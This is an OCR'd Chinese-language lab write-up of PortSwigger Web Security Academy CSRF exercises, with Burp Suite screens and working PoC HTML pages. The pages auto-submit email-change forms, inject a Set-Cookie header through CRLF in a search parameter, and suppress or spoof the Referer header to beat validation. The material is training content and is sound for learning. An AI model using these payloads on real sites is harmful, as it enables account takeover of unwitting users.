

Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor
Send Cancel
Target: https://0a410098031c7fd3c13b523700e20056.web-security-academy.net
HTTP/1
Request
Response
Inspector
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 2
Request Headers 16
Response Headers 5
0 matches
Done
3,435 bytes | 337 millis


CSRF PoC generator
Request to: https://0a410098031c7fd3c13b523700e20056.web-security-academy.net
Options
CSRF HTML:
Regenerate
Test in browser
Copy HTML
Close


稍微修改一下


CSRF PoC generator
Request to: https://0a410098031c7fd3c13b523700e20056.web-security-academy.net
Options
Pretty Raw Hex \n
Select extension...
1 POST /my-account/change-email HTTP/1.1
2 Host: 0a410098031c7fd3c13b523700e20056.web-security-academy.net
3 Cookie: LastSearchTerm=<script>alert(1)</script>; csrfKey=q8gTQcg4f8qsNCBamHWnMFTnCQL44BLb; session=r21j8AUlgAdR3IEec2cBi6kX5EowPlPb
4 Content-Length: 61
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a410098031c7fd3c13b523700e20056.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Search...
0 matches
Inspector
Selection 32
Selected text
q8gTQcg4f8qsNCBamHWnMFTnCQL44BLb
Decoded from: URL encoding
q8gTQcg4f8qsNCBamHWnMFTnCQL44BLb
Cancel
Apply changes
CSRF HTML:
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <script>history.pushState('', '', '/')</script>
5 <form action="https://0a410098031c7fd3c13b523700e20056.web-security-academy.net/my-account/change-email" method="POST">
6 <input type="hidden" name="email" value="123456@test.com" />
7 <input type="hidden" name="csrf" value="Hc4LgCXxybDbQ9K6hriRpAGfzKPue616" />
8 <input type="submit" value="Submit request" />
9 </form>
10 <img src="https://0a410098031c7fd3c13b523700e20056.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrfKey=q8gTQcg4f8qsNCBamHWnMFTnCQL44BLb%3b%20SameSite=None" onerror="document.forms[0].submit()">
11 </body>
12 </html>
13
Search...
0 matches
Regenerate
Test in browser


```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://0a410098031c7fd3c13b523700e20056.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="123456&#64;test&#46;com" />
      <input type="hidden" name="csrf" value="Hc4LgCKxybDhQWK6hriRpAGfzKPue6l6" />
      <input type="submit" value="Submit request" />
    </form>
    <img src="https://0a410098031c7fd3c13b523700e20056.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrfKey=q8gTQcg4f8qsNCBamHWnMFTnCQL44BLb%3b%20SameSite=None" onerror="document.forms[0].submit()">
  </body>
</html>
```




6. CSRF，其中 token 在 cookie 中重复



和上一道差不多




```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://0a9c004903734ce1c082303e0015007f.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="123456&#64;test&#46;com" />
      <input type="hidden" name="csrf" value="UvH5CgyvuAIvKbZOxplKV5XwHoRJD0AL" />
      <input type="submit" value="Submit request" />
    </form>
    <img src="https://0a9c004903734ce1c082303e0015007f.web-security-academy.net/?search=1%0d%0aSet-Cookie:%20csrf=UvH5CgyvuAIvKbZOxplKV5XwHoRJD0AL%3b%20SameSite=None" onerror="document.forms[0].submit()">
  </body>
</html>
```




7. CSRF，其中 Referer 验证取决于标头是否存在

当更改referer的时候请求被拒绝




但是完全删除请求可以被接受





```
<html>
<head>
    <meta name="referrer" content="no-referrer"/>
</head>
  <!-- CSRF PoC - generated by Burp Suite
Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form
action="https://0a0e00cb04f5a2e4c0fba1a3000700a7.web
-security-academy.net/my-account/change-email"
method="POST">
      <input type="hidden" name="email"
value="123456&#64;test&#46;com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

添加no-referrer





8. CSRF 与损坏的 Referer 验证

同样是referer



当referer中包含这一字符时即可





我们来看payload

```
<html>
<head>
    <meta name="referrer" content="unsafe-url"/>
</head>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/?https://0a0700ee03ef7fabc1205a9500ee00cf.web-security-academy.net')</script>
    <form action="https://0a0700ee03ef7fabc1205a9500ee00cf.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="123456&#64;test&#46;com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
```

```
  </body>
</html>
```

其中 history.pushState 可以无刷新的在当前history中插入一条历史状态

这里还需要添加 unsafe-url